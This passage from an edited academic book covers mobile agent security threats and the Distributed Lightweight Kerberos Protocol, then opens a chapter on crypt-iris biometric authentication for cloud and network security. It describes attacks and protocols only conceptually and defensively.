- **Mobility:** Mobility is a characteristic which allows a mobile agent to jump from one node to another. During this traversal, the mobile agent can perform any communication processes.
- **Independent:** An independent or autonomous Mobile Agent can take its own decision or act on behalf of another mobile agent.
- **Communication:** A mobile agent can talk to another mobile agent, fixed or mobile servers and other client systems.
- **Learning:** A mobile agent is known to be ‘smart’ that gains knowledge from its past experience and changes its behaviour accordingly.
- **Interoperability:** Mobile agents have property to execute on different platform or over different clients and adapt to changes in the environment.
- **Persistence:** Mobile agent has no need to establish continuous connection for execution of programs.

## **BACKGROUND**

Due to large number of features supported by mobile agents, they have a higher probability of facing security threats. To get a better understanding of the security threats, the authors consider the two integral components of a mobile agent system - a mobile agent and an agent platform. An agent represents the mobile code and the state information which is needed to carry certain processing. An agent platform is a computational setting wherein the mobile agent ‘operates’. A mobile agent can hop between agent platforms and also communicate with the platform. The platform where a mobile agent is created is called as a ‘home platform’ and it is often the safest environment for an agent. An agent platform can be termed as a communication place wherein mobile agents can speak to each other.

## **SECURITY THREATS IN A MOBILE AGENT SYSTEM**

Belal Amro(2014) categorizes the security threats faced by a Mobile Agent System into four broad categories: threats due to a mobile agent harming an agent platform, a mobile agent attacking another mobile agent, an agent platform attacking a mobile agent and finally outside entities harming the mobile agent system. The fourth category includes threats when an agent harms a destination platform or one agent platform attacking another platform. The threats mentioned above have their analogues in a typical client-server system and have taken place in the past.

***Mobile Agent Communication, Security Concerns, and Approaches***

1. **Mobile Agent Harming Agent Platform:** In this category of threats, the mobile agent tries to identify the security loopholes in the agent platform and harms the platform accordingly. The type of threats which fall in this category are:
  - a. **Masquerading:** Masquerading is a threat wherein a dubious agent poses to be a legitimate agent and tries to enjoy the services which it is not authorised to use. Also the dubious agent performs illegal operations for which the legitimate agent is blamed for. A dubious agent tries with all its ability to harm the reputation of the real agent and the platform on which it is currently operating making it a grave threat.
  - b. **DOS Attack Against Platform:** A rogue agent harms the agent platform by maliciously consuming all its resources in a short frame of time making the platform undeliverable. This is termed as Denial of service(DOS) attack. It identifies the vulnerabilities of the platform and runs malicious scripts which further degrades the performance of the platform. The rogue agent tries to access data over which it has no authority. It has the capability to interrupt or completely terminate the platform processes.
  - c. **Illegal Access:** A rogue agent tries to utilise the platform services which it is not entitled to. The organisations implementing mobile agent systems must strictly ensure that no unauthorised agent has any kind of view or edit access to the organization's critical data including cache data.
2. **Mobile Agent Attacking Another Mobile Agent:** This category of threats represents security weaknesses wherein a rogue agent which maliciously exploits the legitimate agent either by snooping on the communication between two legitimate agents, or masquerading as a legitimate agent. The examples of threats in this category are as follows:
  - a. **Impersonation:** A very common and grave threat is when a fraud agent impersonates as a true agent and deceives the clients availing the services of the platform. For example, a fraud agent can pose as a bank employee and ask its customers for critical data such as account passwords, secure codes, etc. This kind of threat is grave as it not only harms the agent whose identity has been impersonated but also the client who has been unknowingly deceived by the fraud agent. Such kind of threat might disrupt the net banking services provided by reputed bank establishments.
  - b. **Denial of Service Against Other Agents:** A rogue agent might launch DOS attack against another agent by bombarding it with an infinite number of messages which the true agent will not be able to handle. Also it can send many 'IP pings' to the true agent posing as if the pings are sent by other true agents on the platform. Due to this the poor agent will not be able to differentiate between real requests and fake requests.
  - c. **Repudiation:** Another serious kind of a security threat can be when a mobile agent who was previously a part of a transaction or communication process later denies of such transaction being taken place. This is known as repudiation. On analysis of such kind of threats, often debate takes place whether this denial is purposeful or accidental. However, the harm caused is severe as it would lead to internal disputes amongst the organisation and hence it is extremely important that organisations and other involved parties must maintain proofs of the transactions taken place. Unless strong evidences are in proper place, such kind of threats are not easily resolved.

**Mobile Agent Communication, Security Concerns, and Approaches**

- d. **Illegal Access:** Every organisation must ensure strict access parameters for their mobile agents and agent platforms so that rogue agents are unable to invade the security. If the access mechanisms are weak, the rogue agent can easily attempt to access resources of the agent platform, reset the initial state of the platform and perform various such malicious actions. A worse case could be that the rogue agent gets access to modify the internal code of a true agent and in turn change its behaviour such as involving the true agent in some kind of malicious transactions. A rogue agent could also snoop on the communication taking place on the agent platform if proper countermeasures are not taken to block illegal access.
- 3. **Agent Platform Harming Mobile Agent:** This category of threats occurs when the agent platform itself turns out to be malicious and harms the mobile agents residing on its platform. Some of the common examples are Facade, DOS against Mobile Agent, Snooping and Alteration.
  - a. **Facade:** Similar to a rogue mobile agent masquerading as a true agent, there is a threat of a rogue agent platform impersonating as the original platform. The rogue platform in this case deceives the agent in letting out sensitive information such as credit card passwords. The mobile agent is made to believe that the environment set by the rogue platform is secure and lure him into giving in critical information which can be later on used by the rogue platform for its own malicious purpose. In this way the rogue platform deceives both the mobile agent as well as the impersonated platform.
  - b. **DOS Against Mobile Agent:** A Denial of Service attack can also be launched by a rogue agent platform against the agent. Consider a scenario wherein the agent visits the agent platform with some request to be fulfilled. The agent expects that the platform to service its requests and allocate it some resources of desirable quality without unacceptable delays. But in this case the rogue agent platform keeps the agent ‘waiting’ and does not fulfil its requests or executes its code. In some cases, the rogue platform also terminates the agent execution without prior notification.
  - c. **Eavesdropping:** Eavesdropping involves threats stemming from interception of agent platform in the communication processes carried out by the mobile agent. The platform may eavesdrop and infer meaning from the communication and might try to sell this valuable information to third parties. Consider a case wherein a customer’s agent is communicating with a bank agent about its account transaction records. The rogue agent platform can sell this information to fraudulent insurance and mutual funds companies which might pester the customer with advertisements and promotions. A worse situation can occur when some fraudulent attacker hacks the customer’s account data.
  - d. **Alteration:** An agent on reaching a platform provides information about its internal code, state and communication processes. A malicious platform must be blocked from accessing or modifying the same information. Stringent security measures such as use of digital signature must be taken against any kind of alteration attempt by a rogue platform on the agent’s code information.
- 4. **External Threats Harming Agent Platform:** This category includes type of threats posed by external components including agents and agent platforms against agent platform:
  - a. **Unauthorised Access:** This threat indicates any kind of unauthorised remote access to agent resources by remote terminals. Remote users and processes must be carefully analysed before granting access permissions as rogue users can make use of conventional internet attack schemes to gain direct access to resources.

***Mobile Agent Communication, Security Concerns, and Approaches***

- b. **Copy and Replay:** From the time an agent's transaction process is initiated till it is completed, an agent hops through various agent platforms. During this course, the mobile agent exposed to various security threats. A typical security attack by malicious third party during the agent transition is the copy and replay attack. The third party might copy the agent's message and retransmit it again and again putting the entire communication in a loop. This could lead to severe errors and would lead to termination of agent's process.

## **SOLUTIONS AND RECOMMENDATIONS**

Some of the most common security threats in MAS emerge from the fact that the entities of MAS i.e mobile agent and agent platform are unable to mutually authenticate each other or are oblivious to the malicious track record of the entity with which they are communicating. Also there is a general misconception that only hardware protection can secure a mobile agent system. However some countermeasures in form of algorithms can effectively tackle the security threats (Shen, Z. et al.2009). The authors discuss some of these solutions as follows:

1. **Host Revocation Authority:** Esparza et al. (2003) suggested a technique wherein a trusted third party called the Host Revocation Authority(HoRA) maintains a list of rogue hosts with previous malicious records. The sender's agent must consider the HoRA's decision before carrying out any communication process with the host. The HoRA also has the authority to declare a host as rogue if the sender's agent proves that the host did not act truthfully.
2. **Execution Tracking:** Vigna, G. (1998) proposed a technique to identify abnormal behaviour by using cryptography and checking in the agent directory to verify if the agent has completed all jobs dutifully. This require the mobile agent to preserve a huge log file.
3. **Peer-Learning Mobile Agents for Protection of Mobile Agents:** This method proposed by S. M. M. Ebrahimi et al suggested the use of an effective method of peer-learning for the purpose of protecting the security of mobile agents by the use of mobile agent characteristics such as cooperation, learning, mobility and presentation duplication.
4. **Distributed Lightweight Kerberos Protocol (DLKP):** H.M.N. Al- Hamadi et al. (2011) proposed DLKP algorithm which is based on enhancements modification of Kerberos and is suited to provide confidentiality, integrity, authentication and authorization (Yeun, C.Y, 2005). One of the biggest advantages of DLKP is that it ensures mutual authentication along with confidentiality for a dynamic structure like Mobile Agent System (MAS). Further, it also lessens the count of messages transferred between the various entities of MAS. In the next section, the authors discuss DLK protocol in more detail.

## **DISTRIBUTED LIGHTWEIGHT KERBEROS PROTOCOL (DLKP)**

The DLKP will be explained using the case scenario of Airline Reservation system. Consider that a user wants to attend an important exhibition in London and he opens an application AirBook on his cellphone.

### **Mobile Agent Communication, Security Concerns, and Approaches**

## **Design Algorithm of DLKP**

The algorithm is explained using the case study of airline booking system. The user is prompted to enter his login details. After the login is successful, the user will choose to fill an inquiry form amongst the various services provided by the application. The inquiry form will capture details such as destination location, departure and return dates, etc. The Mobile Agent would carry this e-application details to Ticket Granting Server. The home platform will be asked to prove its authenticity first, and then it will generate a hashed secret key  $K_{HP}$ . The list of abbreviations used in the algorithm is as follows in Table 1:

The Authentication Server generates a session key  $K_{HP,TGS}$  for the HP with a ticket  $T_{TGS}$  to further communicate with the TGS. The DLK protocol follows flow of Kerberos protocol very closely. It just improves the manner in which the TGS operates:

**Step 1:** The HP forwards an authenticator similar to the Kerberos protocol but includes the service ID and the mobile agent as seen below:

$$HP \rightarrow AS : [HP]$$

$$AS \rightarrow HP \{ K_{HP,TGS} \} K_{HP} \| \{ T_{TGS} \} K_{TGS}$$

*Table 1. List of abbreviations in DLKP algorithm*

HP	Home Platform
SPP <sub>x</sub>	Service Provider Platform ID
SID	Service ID
MA <sub>x</sub>	Mobile Agent with label X
R <sub>x</sub>	MA's results and status from X
AS	Authentication Server
TGS	Ticket Granting Server
K <sub>x</sub>	Private Key for X (Secret Key)
K <sub>XY</sub>	Session Key between X and Y
Add <sub>p</sub>	Platform's Network Address
VP <sub>T</sub>	Ticket's Validation Period
t <sub>x</sub>	Timestamp for X
t <sub>x,y</sub>	Timestamp for X updated by Y
{m}K <sub>x</sub>	Message m encrypted by X's private key
A <sub>x</sub>	Authenticator for X
T <sub>x</sub>	Ticket to communicate with X
	Concatenation

***Mobile Agent Communication, Security Concerns, and Approaches***

$$HP \rightarrow TGS : \{T_{TGS}\} K_{TGS} \parallel \{HP, t_{HP}, SID, MA_o\} K_{HP,TGS}$$

where:

$$T_{TGS} = [HP, Add_{HP}, K_{HP,TGS}, VP_T]$$

MA<sub>o</sub> = the original mobile agent

**Step 2:** Similar to the Kerberos protocol, the TGS decodes the ticket to obtain the session key K<sub>HP,TGS</sub>. The HP authenticator is then decrypted, in order to match the Home Platform ID and the address network. The TGS receives the SID and searches in its database for SP platforms that provide this service. Consider the case that the TGS finds several SP platforms which provide this service. The TGS will send the mobile agent to the same number of available SP platforms. A ticket T<sub>HP</sub> will be created and encrypted by the TGS using the session key between itself and the home platform K<sub>HP,TGS</sub>. An important thing to note here is that the TGS will create, on behalf of the HP, an authenticator which contains the HP ID, timestamp, SID, the session key K<sub>SPPx,HP</sub> and a clone of the original mobile agent. This authenticator is encoded using the SP platform secret key K<sub>SPPx</sub>. Then the TGS sends both the ticket and the authenticator to the SP platform as seen below:

$$TGS \rightarrow SPP_x : \{HP, t_{HP}, SID, K_{SPPx,HP}, MA_C\} K_{SPPx} \parallel \{T_{HP}\} K_{HP,TGS}$$

where:

$$T_{HP} = [SPP_x, Add_{SPPx}, K_{SPPx,HP}, VP_T]$$

MA<sub>C</sub> = A clone mobile agent

**Step 3:** Once the SP platform receives the mobile agent, it can decide on whether to serve it. If yes then, it will allow the mobile agent to execute itself. The SP platform will forward the ticket T<sub>SPPx,HP</sub> and sends an authenticator which includes its ID, the updated time stamp and the results as seen below:


$$SPP_x \rightarrow HP : \{SPP_x, t_{HP}, SPP_x, R_x\} K_{SPPX,HP} \parallel \{T_{HP}\} K_{HP,TGS}$$

**Step 4:** The Home Platform decodes the ticket using its session key K<sub>HP,TGS</sub>. The ticket includes the session key which is then used to decode the authenticator. It is then compared with the SPP and Add<sub>SPP</sub> between the ticket and the authenticator.

At the end the home platform will provide the results to the owner after the verification process.

### **Mobile Agent Communication, Security Concerns, and Approaches**

*Figure 1. Stages of DLK protocol*



### **DLKP Design Architecture**

Figure 1 depicts the various stages of DLK protocol. The DLK protocol is similar to Kerberos wherein the AS Agent represents Authentication Server and the TGS Agent represents Ticket Granting Server. The Service Provider is represented by the SP Agent and  $n$  is the number of service providers which can be contacted by the TGS agent with specific criteria. In the case of Kerberos, a client is a part of communication process involving six messages even if it only wants to access one service provider. This increases the overload on the client to a considerable extent. Hence, one of the key purposes of the DLK protocol is to lessen the count of messages and at the same time ensure the same level of security as that of Kerberos. Further, the client in this case can get to choose amongst several SP Agents based on its request. However, on the flipside, the DLK protocol is more complicated than the Kerberos as it requires more number of interactions. Instead of three interactions in Kerberos protocol, there are four in the DLK protocol. Al Hamadi et al. (2012) have compared the Kerberos and DLK protocol as shown in Table 2.

### **Security and Design Analysis of DLKP**

#### **1. Security Analysis:**

- a. **Confidentiality:** Confidentiality expects that a mobile agent is not harmed by unauthorised access to its code and state information. Some of the common techniques are use of encryption algorithm to ensure confidentiality. The mobile agent's sensitive code and state information are encrypted using session keys. The DLKP protocol makes use of session keys with a fixed

*Table 2. Comparison between Kerberos and DLK protocols*

Kerberos Protocol Stages	DLKP Stages
Client $\leftrightarrow$ AS	Client $\leftrightarrow$ AS
Client $\leftrightarrow$ TGS	Client $\leftrightarrow$ TGS
Client $\leftrightarrow$ SP	TGS $\leftrightarrow$ SP SP $\leftrightarrow$ Client

***Mobile Agent Communication, Security Concerns, and Approaches***

validation period decided by the involved parties such as Home Platform and Service Provider Platform. Encryption mechanisms that can be used to encrypt session keys are as follows:

- i. Symmetric Encryption.
- ii. Java Security Key (It is a top-level interface for all keys which defines the functionality shared by all key objects).
- iii. Javax Crypto Cipher (It is a class which provides the functionality of a cryptographic cipher for encryption and decryption).
- b. **Integrity:** The security requirement of integrity verifies whether a particular piece of information is sent by a trusted sender. It ensures that the information is not modified in any way by a malicious third party. One of the popular ways to ensure this is by the use of one-way hash functions. In DLKP, the integrity of passwords is ensured using one-way hash function. Also every session is accompanied with a timestamp which is good way to identify if the message sent is fresh. This would further reduce playback attacks. Hash functions that can be used are as follows:
  - i. Password-Based Encryption(PBE) (which is hashing+ symmetric encryption)
- c. **Authentication:** Authentication is one of the most popular and essential security requirement which verifies the authenticity of the identity of the parties involved in the communication. It's effective in preventing attacks such as facade and man-in-middle attack. DLK protocol provides mobile agent system the feature of mutual authentication wherein before the communication process is initiated, both the home platform and service provider platform authenticate each other. Mutual authentication is also helpful in combating eavesdropping attacks.
- d. **Authorization:** Authorization involves specification and permission of rights of mobile agent to be carried out by the service provider platform.

In the DLK protocol, Ticket Granting Server(TGS) provides information to the Service Provider(SP) platform about the home platform and the type of task carried by mobile agent. The SP platform then allows the mobile agent to run its own code. Also the owner has the permission to select which platform to contact after receiving the results. In this system, the user password is encrypted by MD5 algorithm before sending it on the network.

2. **Design Analysis:** H.M.N. Al- Hamadi et al. (2011) performed design analysis by drawing comparisons between DLK protocol and other two famous protocols: Kerberos and Kryptoknight protocol (Janson, P et al. 1997). The comparison is done on basis of the count of messages via the count of servers the home platform needs to communicate with. See Table 3.

*Table 3. Tabular comparison between the Kerberos, Kryptoknight and DLK protocols with respect to count of messages passed*

	<b>1</b>	<b>2</b>	<b>3</b>	<b>4</b>	<b>5</b>	<b>6</b>	<b>7</b>
Kerberos	6	10	14	18	22	26	30
Kryptoknight	4	8	12	16	20	24	28
DLK	5	7	9	11	13	15	17

### ***Mobile Agent Communication, Security Concerns, and Approaches***

The equations used in this analysis are as follows:

Kerberos protocol:  $4x + 2$ .

Kryptoknight:  $4x$ .

DLK protocol:  $2x + 3$ .

where  $x$  is the number of servers.

## **FUTURE RESEARCH DIRECTIONS**

Mobile agents have drawn much attention as a fundamental technology in next generation computing. Mobile Agents provide many advantages such as facilitating high quality, high performance, economical mobile applications, enabling use of portable, low-cost, personal communications devices, permitting secure Intranet-style communications on public networks, efficiently and economically using low bandwidth, high latency, error prone communications channels. However, other than the threats discussed in the chapter, there is a need to address many other security issues including: on running agent geo-localization, inter- mobile agent collaboration, real time attack detection, and mutual authentication between host and mobile agent.

## **CONCLUSION**

The authors have described a number of techniques which can be used to make the mobile agent systems more secure. There can be scenarios wherein a particular technique is not suitable for a particular application or an organisation. In some other cases two techniques might face compatibility issues with each other. Some applications might demand that the security requirements are built rigidly within the agent framework and some applications can give the flexibility in the manner in which the security requirements operate. The organisations before implementing such kind of mobile agent systems must make a comprehensive study of all the countermeasures and trade-offs of the different techniques with respect to performance, compatibility, scalability and of course the cost to build such kind of a secure system.

***Mobile Agent Communication, Security Concerns, and Approaches*****REFERENCES**

- Al-Hamadi, H. M. N., Yeun, C. Y., Zemerly, M. J., & Al-Qutayri, M. (2011, February). Distributed lightweight kerberos protocol for mobile agent systems. In *GCC Conference and Exhibition (GCC)*, 2011 IEEE (pp. 233-236). IEEE. doi:10.1109/IEEEGCC.2011.5752502
- Al Hamadi, H. M. N., Yeun, C. Y., Zemerly, M. J., Al-Qutayri, M. A., & Gawanmeh, A. (2012). Verifying Mutual Authentication for the DLK Protocol using ProVerif tool. *International Journal for information Security Research*, 2, 256-265.
- Amro, B. (2014, March). Mobile Agent Systems, Recent Security Threats and Counter Measures. *International Journal of Computer Science Issues*, 11(2).
- Bhanot, R., & Hans, R. (2015). A Secure and Fault Tolerant Platform for Mobile Agent Systems. *International Journal of Security and Its Applications*, 9(5), 85–94.
- Ebrahimi, S. M. M. (2016). Using of colleague learning mobile agents for protecting the confidentiality of mobile agents in a multi-agent environment. *Journal of Fundamental and Applied Sciences*, 8(3), 579–598.
- Esparza, O., Soriano, M., Muñoz, J. L., & Forné, J. (2003, July). Host revocation authority: A way of protecting mobile agents from malicious hosts. In *International Conference on Web Engineering* (pp. 289-292). Springer Berlin Heidelberg. doi:10.1007/3-540-45068-8\_54
- Janson, P., Tsudik, G., & Yung, M. (1997, April). Scalability and flexibility in authentication services: the KryptoKnight approach. *Proceedings of the IEEE*, 2, 725–736.
- Neuman, B. C., & Tso, T. (1994). Kerberos: An authentication service for computer networks. *IEEE Communications Magazine*, 32(9), 33–38. doi:10.1109/35.312841
- Shen, Z., & Tong, Q. (2009, August). A security technology for mobile agent system improved by trusted computing platform. In *Hybrid Intelligent Systems, 2009. HIS'09. Ninth International Conference on* (Vol. 3, pp. 46-50). IEEE. doi:10.1109/HIS.2009.222
- Vigna, G. (1998). Cryptographic traces for mobile agents. In *Mobile agents and security* (pp. 137–153). Springer Berlin Heidelberg. doi:10.1007/3-540-68671-1\_8
- Yeun, C. Y. (2005). Security for emerging ubiquitous networks. *Networks*, 1, 2.

**Mobile Agent Communication, Security Concerns, and Approaches****ADDITIONAL READING:**

Kamat, P., Gite, S., Kumar, M., & Patil, S. (2014). A Critical Analysis of P2P Communication, Security Concerns and Solutions. *International Journal of Applied Engineering Research*, 9(24), 30899–30909.

Pai, P., Shinde, S. K., & Khachane, A. R. (2012). Security in Mobile Agent Communication'. *International Journal of Advanced Engineering Research and Studies*, 1(4), 74–80.

**KEY TERMS AND DEFINITIONS**

**Authentication Server:** An authentication server (AS) component is used by the Kerberos protocol to authenticate the client and to further create a session key for communication.

**Autonomy:** A principle of executing independently and according to its own will.

**Denial of Service:** An act of refusing or ignoring service request with a purpose to introduce huge delays for critical tasks.

**Kerberos:** Kerberos is a trusted third party computer network authentication protocol that works on the basis of ‘tickets’ to allow nodes communicating over a non-secure network to prove their identity to one another in a secure manner.

**Kryptoknight:** Kryptoknight is an authentication and key distribution system that provides facilities for secure communication in any type of network environment.

**Masquerading:** An act of disguise by a malicious agent with a purpose to deceive another agent/platform.

**Mobile Agent:** A term which represents composition of computer software and data which is able to migrate (move) from one computer to another autonomously and continue its execution on the destination computer.

**Platform:** A platform provides computational environment where a mobile agent operates and carries out its functions.

**Service Provider:** A service provider fulfils client requests.

**Ticket Granting Server:** A ticket granting server (TGS) is a decision-making key distribution centre (KDC) of Kerberos which is used in the validation of a ticket used in communication processes.

# Chapter 21

## Cloud and Cyber Security through Crypt–Iris–Based Authentication Approach

Sherin Zafar  
*Jamia Hamdard University, India*

### ABSTRACT

*In today's world, wireless technology utilized by cloud and cyber technology has become an essential part of each and every user. Sensitivity, authentication and validation needs to be looked upon. Traditional technologies using simple encryption and password mechanisms cannot look upon the security constraints of today's cyber world; hence, some better authentication aspects like biometric security utilizing most strong feature like iris are exploited in this chapter to serve as specific secure tool.*

### INTRODUCTION

Due to the various intrinsic vulnerabilities present in cloud computing, cyber world and various wireless networks, the prime concern for users is the attainment of various secure parameters in form of authentication, integrity of their data present all across, non-repudiation and confidentiality of the various contents spread across the cloud along-with trust management and accessing the control for performing secured peer-to-peer conveyance over a cloud network. Therefore, security, routing and Quality of Service (QOS) are critical issues, that require immediate research attention due to the dynamic, unpredictable nature of most networks and also as they vary from each other greatly from the viewpoint of the area of application. This chapter specifies different attacks, parameters and methods of securing networks, followed by concepts of biometrics, and CIBA (Crypt Iris Based Authentication) approach. This chapter specifies different attacks, parameters and methods of securing networks, followed by concepts of biometrics, and CIBA (Crypt Iris Based Authentication) approach.

### ***Cloud and Cyber Security through Crypt-Iris-Based Authentication Approach***

## **Security Challenges in Cloud Networks**

The conventional cloud networks utilized across the cyber world are dependent upon some of the specific features that include contentment, organization tread and negligible dependency on a permanent architecture. A large number of security restrictions occur in modern day cloud world irrespective of their unique features that include distributed framework, coercive topologies, concerted and undistinguished wireless connectivity, compassed battery power, memory requirements and reckoning power capabilities. Occurrence of attacks from either direction is the major security consideration which is faced by modern day wireless cloud networks indifferent to fixed wired networks therefore each node in such type of networks should accoutre any attack coming from any direction accurately and diffusely. Due to malignant property each node shouldn't trust any node instantaneously. Distributed architecture of any cloud network is preferred over a centralized one due to various security restrictions that lead to various damages due to structure infirmity. A large number of attacks like the black hole, neighbour, worm-hole, denial of service, message betrayal, hastening, jellyfish, byzantine, blackmail etc. which affects cloud security.

## **Parameters and Methods for Securing a Cloud**

Guerin and Orda (1999) have specified authentication, non-repudiation, confidentiality, integrity and availability as some of the most important security goals of MANET which are discussed below:

- **Authentication:** A mobile network before starting communication with a peer node authenticates it to ensure its identity. Not performing authentication can cause unauthorised access, as the attacker can impersonate the node and thus, access sensitive resources and information by interfering with the working of various other nodes of the network.
- **Non-Repudiation:** Non-repudiation is very important for detecting and isolating compromised nodes of various networks, by ensuring message originality of the specified sender and receiver without any denial.
- **Confidentiality:** Maintaining confidentiality is quite important for various military, strategic and sensitive applications, as it ensures non-disclosure of information to unauthorised entities.
- **Availability:** It is also one of the key security goals of MANET, as it ensures that services in a network operate properly by avoiding failures even in case of denial-of-service attack.
- **Integrity:** Integrity specifies accuracy of data. It ensures accurate and correct information to be transmitted across the various nodes of the network. There are many conventional methods for securing a wireless cloud network and a cyber world which are described below.

## **Key and Trust Management**

Basic security supporting element for any system comes from a hybrid of asymmetric and symmetric cryptosystems, referred as key and trust management. Key management includes key exchange and key updating by maintaining authentication, confidentiality, integrity and non repudiation. Trust management leads to building of a trust graph where various nodes (entities) in a mobile network to their respective edges are specified through verifiable credentials. Below are discussed some very important services of key management:

***Cloud and Cyber Security through Crypt-Iris-Based Authentication Approach***

- **Trust Model:** It maintains a trust relationship between various nodes of MANET which depends upon area of application and environment of network.
- **Trusted Third Party (TTP):** It maintains a centralized authority e.g. a key distribution centre or a certification authority which is trustworthy by every node in MANET. A centralized architecture can cause bottleneck and leads to denial-of-service attack.
- **Web of Trust:** A distributed architecture of security is employed, where each node develops its own security parameters, based on some recommendations from other nodes. Since, it is a distributed security scheme it may lead to various attacks and makes difficult to establish trust among various nodes.
- **Localized Trust:** It is a middle way between TTP and Web of Trust. Localized trust is established on a node if any m trusted nodes among one hop neighbour nodes claim within a specified period of time.
- **Cryptosystems:** It makes use of public (symmetric) or Elliptic Curve Cryptography (ECC). Public key cryptography is simpler but slower than other cryptographic measures. Elliptic curve cryptography has better performance when compared to other cryptosystems. It is also not very much exploited method for security enhancements in various networks.

## **Threshold Cryptography (TC)**

Threshold cryptographic systems like Rivest Shamir Adleman (RSA) and ECC are homomorphism in nature as they allow bifurcating cryptographic operations along various multiple nodes of cloud network by comprising subset of n nodes that perform an operation, where n designates a predefined value. The basic idea of a crypt-function h, which is homomorphism in nature, is specified as:

$$Ha(K_1 + K_2) = Ha(K_1) * Ha(K_2) \quad (1)$$

where:

a is an input message

K<sub>1</sub> and K<sub>2</sub> belong to key space = K

## **Access Control**

It governs the way nodes or virtual nodes access data objects. It dictates that only authorized nodes join, form, destroy or leave a group. A number of secure protocols also exist which have their advantages and limitations in securing a cloud network.

## **CONCEPTS OF BIOMETRIC**


A system that involves exclusionary identification lineaments to sustain security in various networks all around is referred as a neoteric biometric mechanism whose procurement is dependent upon image accession and biometric recognition structure. The neoteric secured algorithm of this chapter is directed towards accession of biometric image through effectual exploitation of bi-orthogonal lazy wavelets to

### Cloud and Cyber Security through Crypt-Iris-Based Authentication Approach

encode the biometric data which is further augmented through various cryptographic attributes providing an effective solution against frequently occurring security breaches in cloud networks. Security, routing and QOS are critical issues, that require immediate research attention due to the dynamic, unpredictable nature of most networks and also as they vary from each other greatly from the viewpoint of the area of application. Security solutions utilized by most of the conventional approaches include simple encryption, username-password authentication scheme on one hand and cryptography that implicates a strong demand for secure and efficient key management mechanism on the other hand. Also, there is a requirement of a proper authentication mechanism that should restrict the access of foreign nodes to the network. Security mechanisms are indispensable for various cloud based networks as they are inherently vulnerable to attacks hence, posing both challenges and opportunities for future research analysis and design. Therefore, this research study focuses on one of the most unique, popular and considered to be the most enhanced security solution for various networks and devices, referred as biometrics. The study of the physical and behavioural characteristics of human beings for the purpose of authentication is referred as biometrics. Commonly exploited biometrics modalities are represented in Figure 1 which can be classified as behavioural or physical. Depending upon the sort of typical behaviour of a user the behavioural modalities make an attempt to identify the user, for e.g. how a person walks, how holds a pen, how presses the key when enter Personal Identification Number (PIN), etc.

Physiological methods on the other hand identify physical traits namely; fingerprint, face, iris, retina, etc., typical to a particular user. Two categories are stated by biometric systems namely identification and verification. "Who you are" is specified by identification system while "Are you the one whom you claim to be" is specified by the verification system. From olden times biometric identification is applied. Thumb impressions, signature, photographs and identity cards are quite important for the verification of the identity of human beings. Automated biometric is the growing area of research of biometric technology. Face, fingerprint, voice, iris, speech, hand geometry, retina, etc., are some of the traits of human

Figure 1. Biometric modalities



***Cloud and Cyber Security through Crypt-Iris-Based Authentication Approach***

beings utilized by a biometric system. For various critical processes reliable personal recognition is quite important. Systems safeguarded for security and reliability, against criminal attacks are important in modern day world, that's why various public and private organisations have improved the traditional security systems with biometric systems. Main aim of developing a secure biometric system is to establish identity based on who the person is rather than what are the possessions of system or what a person remembers (e.g. ID card or password).


For current scenarios of cloud and cyber security, user authentication is quite critical for preventing various unauthorised users from causing modification of resources of the network. Due to the dynamic nature of such systems there is an extremely high chance of system being captured in a hostile environment therefore, there is frequent and continuous requirement of authentication. Various validation factors namely, knowledge factors, possession factors and biometrics factors are exploited for performing user authentication. Passwords as knowledge factors and tokens as the possession factors are quite easy to be implemented but distinguishing an authenticated user from impostor becomes difficult since, no direct connection exist betwixt user and password or user or token. The technology of biometrics deals with recognition of fingerprints, irises, faces, retina, etc., provides various possible solutions for the authentication problems that exist in various sensitive networks. Processes in a biometric system and iris recognition system are discussed in upcoming sections of this chapter followed by the proposed CIBA approach.

## **PROCESSES IN A BIOMETRIC SYSTEM**

